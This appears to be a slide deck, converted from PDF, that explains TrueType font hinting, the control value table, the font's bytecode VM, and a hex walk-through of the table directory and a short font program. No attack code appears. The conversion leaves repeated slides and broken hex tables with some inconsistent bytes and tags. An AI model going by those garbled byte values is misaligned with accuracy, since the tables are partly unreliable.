



18 ppem

# Rasterization Problems



# Rasterization Problems



Every dog must have his day.  
A stitch in time saves nine.  
Haste makes waste.  
Waste not want not  
Variety is the spice of life.  
Absence makes the heart grow fonder.  
Beauty is as beauty does  
Loose lips sink ships.



# Rasterization Problems

Every dog must have his day.

A stitch in time saves nine.

Haste makes waste.

Waste not want not

Variety is the spice of life.

Absence makes the heart grow fonder.

Beauty is as beauty does

Loose lips sink ships.




# SIGNAL PROCESSING

You're doing it wrong.

# Rasterization Solutions



# Control Value Table




**Table 1** Control value table for New York

Entry	Value	Description
0	1552	cap height
1	0	baseline
2	62	height of serif
3	186	width of serif
4	202	upper case stem width
5	264	left side bearing
6	77	upper case stroke
7	1110	black body width of upper case H

# Just Go Read Apple's Reference Manual...

PUSHB[001] push two bytes onto the stack  
6 point number  
34 control value table location



MIRP[01100] Move point 6 until its distance, in the x-direction, from rp0 (point 1 is the value in control value table entry 34 (serif width)). Set rp1 to rp0. Do not change rp0. Use the minimum distance. Round and use the cut-in. This is a grey distance. Set rp2 to point 6.

# Like This...

7 HHDH0H0D000n0HnnpnnonopooHhH0f000  
8 HHDH0H0D000n0HnnpnnonopooHhH0f000  
9 HHDH0H0D000n0HnnpnnonopooHhH0f000  
10 HHDH0H0D000n0HnnpnnonopooHhH0f000  
11 HHDH0H0D000n0HnnpnnonopooHhH0f000  
12 HHDH0H0D000n0HnnpnnonopooHhH0f000  
13 HHDH0H0D000n0HnnpnnonopooHhH0f000  
14 HHDH0H0D000n0HnnpnnonopooHhH0f000  
15 HHDH0H0D000n0HnnpnnonopooHhH0f000  
16 HHDH0H0D000n0HnnpnnonopooHhH0f000  
17 HHDH0H0D000n0HnnpnnonopooHhH0f000  
18 HHDH0H0D000n0HnnpnnonopooHhH0f000  
19 HHDH0H0D000n0HnnpnnonopooHhH0f000  
20 HHDH0H0D000n0HnnpnnonopooHhH0f00  
21 HHDH0H0D000n0HnnpnnonopooHhH0f  
22 HHDH0H0D000n0HnnpnnonopooHhH  
23 HHDH0H0D000n0HnnpnnonopooHh  
24 HHDH0H0D000n0HnnpnnonopooH

Where the CVT  
“cuts in”

# Things To Know...

- Glyphs are represented as outlines, which are then rasterized to the requested point size
- Outlines are drawn using a Turing Complete language to manipulate the graphics state
- Also there's optional support in TTF for glyph bitmaps, in addition to these outlines

# TrueType VM Environment

- A stack used by VM operators to POP arguments from, and PUSH results onto
- A “Storage Area” array of predefined size
- A “Control Value Table” of predefined size (Used implicitly by certain VM operators)
- Global Graphics State

# On-Disk Format

- Based upon QuickDraw GX spline font “sfnt” format, which is sort of based upon the MacOS Resource Fork format, but zillions of other file formats basically do the same thing
- Offset-Length-Table
- Network (m68K) byte order

# On-Disk Format

00000000	00	01	00	00	00	10	01	00	00	04	00	00	45	42	44	54	.....EBDT
00000010	4b	90	43	d6	00	03	bd	54	00	00	00	28	45	42	4c	43	K.C....T...(EBLC
00000020	1f	4d	32	14	00	03	bd	7c	00	00	01	78	45	42	53	43	.M2.... ...xEBSC
00000030	1e	20	05	0a	00	03	be	f4	00	00	00	94	4f	53	2f	32	. ....OS/2
00000040	03	bd	0e	ca	00	03	ba	24	00	00	00	56	63	6d	61	70	.....\$.Vcmap
00000050	00	61	00	57	00	03	ba	8c	00	00	00	34	63	76	74	20	.a.W.....4cvt
00000060	00	00	00	00	00	03	ba	d0	00	00	00	02	66	70	67	6d	.....fpgm
00000070	7f	06	e9	00	00	00	01	0c	00	03	b8	9b	67	6c	79	66	.....glyph
00000080	18	d3	69	4b	00	03	ba	e4	00	00	00	bc	68	65	61	64	..iK.....head
00000090	db	b2	28	94	00	03	b9	a8	00	00	00	36	68	68	65	61	..(.....6hhea
000000a0	00	16	00	be	00	03	b9	e0	00	00	00	24	68	6d	74	78	.....\$hmtx
000000b0	00	82	00	1e	00	03	ba	7c	00	00	00	0e	6c	6f	63	61	..... ...loca
000000c0	00	5e	00	00	00	03	ba	d4	00	00	00	0e	6d	61	78	70	.^.....maxp
000000d0	01	08	00	23	00	03	ba	04	00	00	00	20	6e	61	6d	65	...#..... name
000000e0	1c	d0	3a	db	00	03	bb	a0	00	00	01	7c	70	6f	73	74	..:..... post
000000f0	9c	11	3e	69	00	03	bd	1c	00	00	00	35	70	72	65	70	..>i.....5prep
00000100	8b	9d	ff	81	00	03	ba	c0	00	00	00	0d	b8	7f	c0	b8	.....
00000110	01	c0	63	b8	3a	40	60	b8	00	0c	60	1c	00	00	00	00	..c.:@`...`.....
00000120	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
etc...																	

# On-Disk Format

00000000	00	01	00	00	00	10	01	00	00	04	00	00	45	42	44	54	.....EBDT	
00000010	4b	90	43	d6	00	03	bd	54	00	00	00	28	45	42	4c	43	K.C....T...(EBLC	
00000020	1f	4d	32	14	00	03	bd	7c	00	00	01	78	45	42	53	43	M2 xEBSC	
00000030	<div>The offset subtable (12 bytes) 00 01 00 00 Magic Number (Version)</div>																	S/2
00000040																		map
00000050																		vt
00000060																		pgm
00000070																		lyf
00000080																		ead
00000090																		hea
000000a0																		mtx
000000b0																		oca
000000c0																		axp
000000d0																		ame
000000e0																		ost
000000f0																		rep
00000100																		...
00000110																		...
00000120																		...
etc...																		

# On-Disk Format

00000000	00	01	00	00	00	10	01	00	00	04	00	00	45	42	44	54	.....EBDT	
00000010	4b	90	43	d6	00	03	bd	54	00	00	00	28	45	42	4c	43	K.C....T...(EBLC	
00000020	1f	4d	32	14	00	03	bd	7c	00	00	01	78	45	42	53	43	M2 ...EBSC	
00000030	<div>The offset subtable (12 bytes) 00 01 00 00 Magic Number (Version) “true” and “typ1” are also used for Mac fonts, 0x00010000 is used for Windows TTF fonts, and in OTF officially defined as “version 1.0”</div>																	S/2
00000040																		map
00000050																		vt
00000060																		pgm
00000070																		lyf
00000080																		ead
00000090																		hea
000000a0																		mtx
000000b0																		oca
000000c0																		axp
000000d0																		ame
000000e0																		ost
000000f0																		rep
00000100																		...
00000110																		...
00000120																		...
etc...																		

# On-Disk Format

00000000	00	01	00	00	00	10	01	00	00	04	00	00	45	42	44	54	.....EBDT
00000010	4b	90	43	d6	00	03	bd	54	00	00	00	28	45	42	4c	43	K.C....T...(EBLC
00000020	1f	4d	32	14	00	03	bd	7c	00	00	01	78	45	42	53	43	M2 ...EBSC
00000030	<div>The offset subtable (12 bytes)</div> <div>00 01/00 00 Magic Number (Version)</div> <div>00 10 Number of Tables (16 in this case)</div>																S/2
00000040																	map
00000050																	vt
00000060																	pgm
00000070																	lyf
00000080																	ead
00000090																	hea
000000a0																	mtx
000000b0																	oca
000000c0																	axp
000000d0																	ame
000000e0																	ost
000000f0																	rep
00000100																	...
00000110																	...
00000120																	...
etc...																	

# On-Disk Format

00000000	00	01	00	00	00	10	01	00	00	04	00	00	45	42	44	54	.....EBDT
00000010	4b	90	43	d6	00	03	bd	54	00	00	00	28	45	42	4c	43	K.C....T...(EBLC
00000020	1f	4d	32	14	00	03	bd	7c	00	00	01	78	45	42	53	43	M2 ...EBSC
00000030	<div> <p>The offset subtable (12 bytes)</p> <p>00 01 00 00 Magic Number (Version)</p> <p>00 10 Number of Tables (16 in this case)</p> <p>These are for doing a <math>\log_2</math> binary tree search</p> <p>01 00 searchRange</p> <p>00 04 entrySelector</p> <p>00 00 rangeShift</p> </div>																S/2
00000040																	map
00000050																	vt
00000060																	pgm
00000070																	lyf
00000080																	ead
00000090																	hea
000000a0																	mtx
000000b0																	oca
000000c0																	axp
000000d0																	ame
000000e0																	ost
000000f0																	rep
00000100																	...
00000110																	...
00000120																	...
etc...																	

# On-Disk Format

00000000	00	01	00	00	00	10	01	00	00	04	00	00	45	42	44	54	.....EBDT
00000010	4b	90	43	d6	00	03	bd	54	00	00	00	28	45	42	4c	43	K.C....T...(EBLC
00000020	1f									00	01	78	45	42	53	43	.M2.... ...xEBSC
00000030	1e									00	00	94	4f	53	2f	32	. ....OS/2
00000040	03	ba	0e	ca	00	03	ba	24	00	00	00	56	63	6d	61	70	.....\$.Vcmap
00000050	00	61	00	57	00	03	ba	8c	00	00	00	34	63	76	74	20	.a.W.....4cvt
00000060	00	00	00	00	00	03	ba	d0	00	00	00	02	66	70	67	6d	.....fpgm
00000070	7f	06	e9	00	00	00	01	0c	00	03	b8	9b	67	6c	79	66	.....glyph
00000080	18	d3	69	4b	00	03	ba	e4	00	00	00	bc	68	65	61	64	..iK.....head
00000090	db	b2	28	94	00	03	b9	a8	00	00	00	36	68	68	65	61	..(.....6hhea
000000a0	00	16	00	be	00	03	b9	e0	00	00	00	24	68	6d	74	78	.....\$hmtx
000000b0	00	82	00	1e	00	03	ba	7c	00	00	00	0e	6c	6f	63	61	..... ...loca
000000c0	00	5e	00	00	00	03	ba	d4	00	00	00	0e	6d	61	78	70	.^.....maxp
000000d0	01	08	00	23	00	03	ba	04	00	00	00	20	6e	61	6d	65	...#..... name
000000e0	1c	d0	3a	db	00	03	bb	a0	00	00	01	7c	70	6f	73	74	..:..... post
000000f0	9c	11	3e	69	00	03	bd	1c	00	00	00	35	70	72	65	70	..>i.....5prep
00000100	8b	9d	ff	81	00	03	ba	c0	00	00	00	0d	b8	7f	c0	b8	.....
00000110	01	c0	63	b8	3a	40	60	b8	00	0c	60	1c	00	00	00	00	..c.:@`...`.....
00000120	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
etc...																	

16 table records

# On-Disk Format

00000000	00	01	00	00	00	10	01	00	00	04	00	00	45	42	44	54	.....EBDT
00000010	4b	90	43	d6	00	03	bd	54	00	00	00	28	45	42	4c	43	K.C....T...(EBLC
00000020	1f	4d	32	14	00	03	bd	7c	00	00	01	78	45	42	53	43	.M2.... ...xEBSC
00000030	1e	20	05	0a	00	03	be	f4	00	00	00	94	4f	53	2f	32	. ....OS/2
00000040	03	bd	0e	ca	00	03	ba	24	00	00	00	56	63	6d	61	70	.....\$.Vcmap
00000050	00	61	00	57	00	03	ba	8c	00	00	00	34	63	76	74	20	.a.W.....4cvt
00000060	00	00	00	00	00	03	ba	d0	00	00	00	02	66	70	67	6d	.....fpgm
00000070	7f	06	e9	00	00	00	01	0c	00	03	b8	9b	67	6c	79	66	.....glyph
00000080	18	d3	69	4b	00	03	ba	e4	00	00	00	bc	68	65	61	64	..iK.....head
00000090	db	b2	28	94	00	03	b9	a8	00	00	00	36	68	68	65	61	..(.....6hhea
000000a0	00	16	00	be	00	03	b9	e0	00	00	00	24	68	6d	74	78	.....\$hmtx
000000b0	00	82	00	1e	00	03	ba	7c	00	00	00	0e	6c	6f	63	61	..... ...loca
000000c0	00	5e	00	00	00	03	ba	d4	00	00	00	0e	6d	61	78	70	.^.....maxp
000000d0	01	08	00	23	00	03	ba	04	00	00	00	20	6e	61	6d	65	...#..... name
000000e0	1c	d0	3a	db	00	03	bb	a0	00	00	01	7c	70	6f	73	74	...:..... post
000000f0	9c	11	3e	69	00	03	bd	1c	00	00	00	35	70	72	65	70	..>i.....5prep
00000100	8b	9d	ff	81	00	03	ba	c0	00	00	00	0d	b8	7f	c0	b8	.....
00000110	01	c0	63	b8	3a	40	60	b8	00	0c	60	1c	00	00	00	00	..c.:@`...`.....
00000120	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
etc...																	

# On-Disk Format

00000000	00	01	00	00	00	10	01	00	00	04	00	00	45	42	44	54	.....EBDT
00000010	4b	90	43	d6	00	03	bd	54	00	00	00	28	45	42	4c	43	K.C....T... (EBLC
00000020	1f	4d	32	14	00	03	bd	7c	00	00	01	78	45	42	53	43	.M2.... ...xEBSC
00000030	1e	20	05	0a	00	03	be	f4	00	00	00	94	4f	53	2f	32	. ....OS/2
00000040	03	bd	0e	ca	00	03	ba	24	00	00	00	56	63	6d	61	70	.....\$.Vcmap

A Table Record (16 bytes)

45 42 44 54 Tag

(EBDT = “Embedded Bitmap DaTa”)

00000050  
00000060  
00000070  
00000080  
00000090  
000000a0  
000000b0  
000000c0  
000000d0  
000000e0  
000000f0  
00000100  
00000110  
00000120  
etc...

# On-Disk Format

00000000	00	01	00	00	00	10	01	00	00	04	00	00	45	42	44	54	.....EBDT
00000010	4b	90	43	d6	00	03	bd	54	00	00	00	28	45	42	4c	43	K.C....T... (EBLC
00000020	1f	4d	32	14	00	03	bd	7c	00	00	01	78	45	42	53	43	.M2.... ...xEBSC
00000030	1e	20	05	0a	00	03	be	f4	00	00	00	94	4f	53	2f	32	. ....OS/2
00000040	03	bd	0e	ca	00	03	ba	24	00	00	00	56	63	6d	61	70	.....\$.Vcmap

A Table Record (16 bytes)

45 42 44 54 Tag

(EBDT = “Embedded Bitmap DaTa”)

4b 90 43 d6 CheckSum

(All bytes added together, mod  $2^{32}$ )

etc...

# On-Disk Format

00000000	00	01	00	00	00	10	01	00	00	04	00	00	45	42	44	54	.....EBDT
00000010	4b	90	43	d6	00	03	bd	54	00	00	00	28	45	42	4c	43	K.C....T...(EBLC
00000020	1f	4d	32	14	00	03	bd	7c	00	00	01	78	45	42	53	43	.M2.... ...xEBSC
00000030	1e	20	05	0a	00	03	be	f4	00	00	00	94	4f	53	2f	32	. ....OS/2
00000040	03	bd	0e	ca	00	03	ba	24	00	00	00	56	63	6d	61	70	.....\$.Vcmap

## A Table Record (16 bytes)

45 42 44 54 Tag

(EBDT = “Embedded Bitmap DaTa”)

4b 90 43 d6 CheckSum

(All bytes added together, mod  $2^{32}$ )

00 03 bd 54 Offset

(245076 bytes from beginning of file)

etc...

# On-Disk Format

00000000	00	01	00	00	00	10	01	00	00	04	00	00	45	42	44	54	.....EBDT
00000010	4b	90	43	d6	00	03	bd	54	00	00	00	28	45	42	4c	43	K.C....T... (EBLC
00000020	1f	4d	32	14	00	03	bd	7c	00	00	01	78	45	42	53	43	.M2.... ...xEBSC
00000030	1e	20	05	0a	00	03	be	f4	00	00	00	94	4f	53	2f	32	. ....OS/2
00000040	03	bd	0e	ca	00	03	ba	24	00	00	00	56	63	6d	61	70	.....\$.Vcmap

## A Table Record (16 bytes)

45 42 44 54 Tag

(EBDT = “Embedded Bitmap DaTa”)

4b 90 43 d6 CheckSum

(All bytes added together, mod  $2^{32}$ )

00 03 bd 54 Offset

(245076 bytes from beginning of file)

00 00 00 28 Length (Table is 40 bytes long)

00000050  
00000060  
00000070  
00000080  
00000090  
000000a0  
000000b0  
000000c0  
000000d0  
000000e0  
000000f0  
00000100  
00000110  
00000120  
etc...

# On-Disk Format

00000000	00	01	00	00	00	10	01	00	00	04	00	00	45	42	44	54	.....EBDT
00000010	4b	90	43	d6	00	03	bd	54	00	00	00	28	45	42	4c	43	K.C....T...(EBLC
00000020	1f	4d	32	14	00	03	bd	7c	00	00	01	78	45	42	53	43	.M2.... ...xEBSC
00000030	1e	20	05	0a	00	03	be	f4	00	00	00	94	4f	53	2f	32	. ....OS/2
00000040	03	bd	0e	ca	00	03	ba	24	00	00	00	56	63	6d	61	70	.....\$.Vcmap

## Another Table Record (16 bytes)

45 42 4c 43 Tag

(EBLC = “Embedded Bitmap Location”)

1f 4d 32 14 CheckSum

(All bytes added together, mod  $2^{32}$ )

00 03 bd 7c Offset

(245116 bytes from beginning of file)

00 00 01 78 Length (Table is 376 bytes long)

00000050  
00000060  
00000070  
00000080  
00000090  
000000a0  
000000b0  
000000c0  
000000d0  
000000e0  
000000f0  
00000100  
00000110  
00000120  
etc...

# On-Disk Format

00000000	00	01	00	00	00	10	01	00	00	04	00	00	45	42	44	54	.....EBDT
00000010	4b	90	43	d6	00	03	bd	54	00	00	00	28	45	42	4c	43	K.C....T...(EBLC
00000020	1f	4d	32	14	00	03	bd	7c	00	00	01	78	45	42	53	43	.M2.... ...xEBSC
00000030	1e	20	05	0a	00	03	be	f4	00	00	00	94	4f	53	2f	32	. ....OS/2
00000040	03	bd	0e	ca	00	03	ba	24	00	00	00	56	63	6d	61	70	.....\$.Vcmap
00000050	00	61	00	57	00	03	ba	8c	00	00	00	34	63	76	74	20	.a.W.....4cvt
00000060	00	00	00	00	00	03	ba	d0	00	00	00	02	66	70	67	6d	.....fpgm
00000070	7f	06	e9	00	00	00	01	0c	00	03	b8	9b	67	6c	79	66	.....glyph
00000080	18	d3	69	4b	00	03	ba	e4	00	00	00	bc	68	65	61	64	..iK.....head
00000090	db	Font Program Starts here											68	65	61		..(.....6hhea
000000a0	00												6d	74	78		.....\$hmtx
000000b0	00	82	00	1e	00	03	ba	7c	00	00	00	0e	6c	6f	63	61	..... ....loca
000000c0	00	5e	00	00	00	03	ba	d4	00	00	00	0e	6d	61	78	70	.^.....maxp
000000d0	01	08	00	23	00	03	ba	04	00	00	00	20	6e	61	6d	65	...#.....name
000000e0	1c	d0	3a	db	00	03	bb	a0	00	00	01	7c	70	6f	73	74	..:..... post
000000f0	9c	11	3e	69	00	03	bd	1c	00	00	00	35	70	72	65	70	..>i.....5prep
00000100	8b	9d	ff	81	00	03	ba	c0	00	00	00	0d	b8	7f	c0	b8	.....
00000110	01	c0	63	b8	3a	40	60	b8	00	0c	60	1c	00	00	00	00	..c.:@`...`....
00000120	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
etc...																	

b8 = PUSHW

# Font Program

```
00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
000000100  8b 9d ff 81 00 03 ba c0
00000110   01 c0 63 b8 3a 40 60 b8
00000120   00 00 00 00 00 00 00 00
etc...
```

00	04	00	00	45	42	44	54		.....EBDT	
00	00	00	28	45	42	4c	43		K.C....T...(EBLC	
00	00	01	78	45	42	53	43		.M2.... ...xEBSC	
00	00	00	94	4f	53	2f	32		. ....OS/2	
00	00	00	56	63	6d	61	70		.....\$.Vcmap	
00	00	00	34	63	76	74	20		.a.W.....4cvt	
00	00	00	02	66	70	67	6d		.....fpgm	
00	03	b8	9b	67	6c	79	66		.....glyf	
00	00	00	bc	68	65	61	64		..iK.....head	
00	00	00	36	68	68	65	61		..(.....6hhea	
00	00	00	24	68	6d	74	78		.....\$hmtx	
00	00	00	0e	6c	6f	63	61		..... ....loca	
00	00	00	0e	6d	61	78	70		.^.....maxp	
00	00	00	20	6e	61	6d	65		...#..... name	
00	00	01	7c	70	6f	73	74		..:..... post	
00	00	00	35	70	72	65	70		..>i.....5prep	
00	00	00	0d	b8	7f	c0	b8		.....	
00	0c	60	1c	00	00	00	00		..c.:@`...`.....	
00	00	00	00	00	00	00	00		.....	

b8 = PUSHW  
7fc0 = 32704

# Font Program

```
00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
000000100 8b 9d ff 81 00 03 ba c0
00000110 01 c0 63 b8 3a 40 60 b8
00000120 00 00 00 00 00 00 00 00
etc...
```

00	04	00	00	45	42	44	54		.....EBDT
00	00	00	28	45	42	4c	43		K.C....T...(EBLC
00	00	01	78	45	42	53	43		.M2.... ...xEBSC
00	00	00	94	4f	53	2f	32		. ....OS/2
00	00	00	56	63	6d	61	70		.....\$.Vcmap
00	00	00	34	63	76	74	20		.a.W.....4cvt
00	00	00	02	66	70	67	6d		.....fpgm
00	03	b8	9b	67	6c	79	66		.....glyf
00	00	00	bc	68	65	61	64		..iK.....head
00	00	00	36	68	68	65	61		..(.....6hhea
00	00	00	24	68	6d	74	78		.....\$hmtx
00	00	00	0e	6c	6f	63	61		..... ....loca
00	00	00	0e	6d	61	78	70		.^.....maxp
00	00	00	20	6e	61	6d	65		...#..... name
00	00	01	7c	70	6f	73	74		..:..... post
00	00	00	35	70	72	65	70		..>i.....5prep
00	00	00	0d	b8	7f	c0	b8		.....
00	0c	60	1c	00	00	00	00		..c.:@`...`.....
00	00	00	00	00	00	00	00		.....

# Font Program

b8 = PUSHW  
7fc0 = 32704  
b8 = PUSHW


```
00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
000000100 8b 9d ff 81 00 03 ba c0
00000110 01 c0 63 b8 3a 40 60 b8
00000120 00 00 00 00 00 00 00 00
etc...
```

00 04 00 00 45 42 44 54	.....EBDT
00 00 00 28 45 42 4c 43	K.C....T... (EBLC
00 00 01 78 45 42 53 43	.M2.... ...xEBSC
00 00 00 94 4f 53 2f 32	. ....OS/2
00 00 00 56 63 6d 61 70	.....\$.Vcmap
00 00 00 34 63 76 74 20	.a.W.....4cvt
00 00 00 02 66 70 67 6d	.....fpgm
00 03 b8 9b 67 6c 79 66	.....glyph
00 00 00 bc 68 65 61 64	..iK.....head
00 00 00 36 68 68 65 61	..(.....6hhea
00 00 00 24 68 6d 74 78	.....\$hmtx
00 00 00 0e 6c 6f 63 61	..... ....loca
00 00 00 0e 6d 61 78 70	.^.....maxp
00 00 00 20 6e 61 6d 65	...#. .... name
00 00 01 7c 70 6f 73 74	..:..... post
00 00 00 35 70 72 65 70	..>i.....5prep
00 00 00 0d b8 7f c0 b8	.....
00 0c 60 1c 00 00 00 00	..c.:@`...`.....
00 00 00 00 00 00 00 00	.....

b8 = PUSHW  
 7fc0 = 32704  
 b8 = PUSHW  
 01c0 = 448

```

00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
00000000
000000100 8b 9d ff 81 00 03 ba c0
00000110 01 c0 63 b8 3a 40 60 b8
00000120 00 00 00 00 00 00 00 00
etc...
  
```



# Font Program

00	04	00	00	45	42	44	54		.....EBDT
00	00	00	28	45	42	4c	43		K.C....T...(EBLC
00	00	01	78	45	42	53	43		.M2.... ...xEBSC
00	00	00	94	4f	53	2f	32		. ....OS/2
00	00	00	56	63	6d	61	70		.....\$.Vcmap
00	00	00	34	63	76	74	20		.a.W.....4cvt
00	00	00	02	66	70	67	6d		.....fpgm
00	03	b8	9b	67	6c	79	66		.....glyf
00	00	00	bc	68	65	61	64		..iK.....head
00	00	00	36	68	68	65	61		..(.....6hhea
00	00	00	24	68	6d	74	78		.....\$hmtx
00	00	00	0e	6c	6f	63	61		..... ....loca
00	00	00	0e	6d	61	78	70		.^.....maxp
00	00	00	20	6e	61	6d	65		...#..... name
00	00	01	7c	70	6f	73	74		..:..... post
00	00	00	35	70	72	65	70		..>i.....5prep
00	00	00	0d	b8	7f	c0	b8		.....
00	0c	60	1c	00	00	00	00		..c.:@`...`.....
00	00	00	00	00	00	00	00		.....

63 = MUL

00000100	8b	9d	ff	81	00	03	ba	c0
00000110	01	c0	63	b8	3a	40	60	b8
00000120	00	00	00	00	00	00	00	00
etc...								





60 = ADD

00000100	8b	9d	ff	81	00	03	ba	c0
00000110	01	c0	63	b8	3a	40	60	b8
00000120	00	00	00	00	00	00	00	00
etc...								

```
00 00 00 0d b8 7f c0 b8
00 0c 60 1c 00 00 00 00
00 00 00 00 00 00 00 00
```

b8	=	PUSHW
7fc0	=	32704
b8	=	PUSHW
01c0	=	448
63	=	MUL
b8	=	PUSHW
3a40	=	14912
60	=	ADD
b8	=	PUSHW

Address	Instruction
00000000	01c0 = 448
00000001	63 = MUL
00000002	b8 = PUSHW
00000003	3a40 = 14912
00000004	60 = ADD
00000005	b8 = PUSHW
00000006	
00000007	
00000008	
00000009	
0000000a	
0000000b	
0000000c	
